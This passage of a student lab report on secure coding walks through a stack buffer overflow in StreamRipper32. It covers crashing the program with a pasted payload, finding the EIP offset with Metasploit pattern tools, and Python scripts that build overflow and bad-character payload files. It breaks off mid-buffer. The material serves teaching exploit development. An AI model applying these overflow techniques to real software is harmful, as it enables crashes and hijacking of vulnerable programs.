


# Secure Coding

## LAB 8

Ruthvika Penumetsa  
18BCE7340


Lab experiment - Working with the memory vulnerabilities – Part II


### 1) Crashing the StreamRipper32 with exploit2.py



After opening the application, Click on the ADD button under the Station/Song Matching Section.


Then, Give some Name in Station Pattern as per your wish and Copy the payload text and Paste it in Song Pattern. Now click on Ok, as you can see below.






Exploit used above:

Payload text created using Exploit2.py given



As we can see, it's crashed.

Also, Let us exploit the search box of this software, Stream Ripper 32,



## StreamRipper 32



### StreamRipper 32

Broadcast Parameters  
URL ([http](#) ' |D'|DOF)

Current MP3  
Title:  
Bytes Read:

Output  
Max GB To Rip 0  
Destination:

Relay Port  
10069

Control  
Start Rip  
Stop Rip  
Exit  
Hide To Systray

[More Options](#)

### Station/Song Matching


Enable [Add](#) [Delete](#)

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...

### 5HOUTcast.com Directory

Genre: BB B1 [Refresh List](#) Search Text F KO UQ rM 50 [Search](#)

Description	Bitrate	Track Info




Enter the same payload in the search as above...  
As you can see, it crashed..


## 2) Changing the Trigger:

### Finding EIP

Using `pattern_create.rb` and `pattern_offset.rb` in kali.



Copy this pattern and paste in any user interaction field of exploiting software.



After Clicking Search, Our Software will Crash.

Now, Copy the Offset overwritten in the EIP.









```

(javvadi@JAVVADI)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9

(javvadi@JAVVADI)-[~]
$ locate pattern_offset.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb

(javvadi@JAVVADI)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230

(javvadi@JAVVADI)-[~]
$ █

```

Here You can see, the offset matched at 230

So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).

Let's control the esp & Verify the above.

## Control ESP

Here, I created a payload of 230 bytes of Alphabet "A" & 4 bytes of Alphabet "B" & some bytes of Alphabet "C". and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.

```

# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100

payload=junk + bat + cash +buf
f.write(payload)
f.close
|

```




```
# -*- coding: cp1252 -*-
f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" * 100
buf = "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
buf += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
buf += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
buf += "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
buf += "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
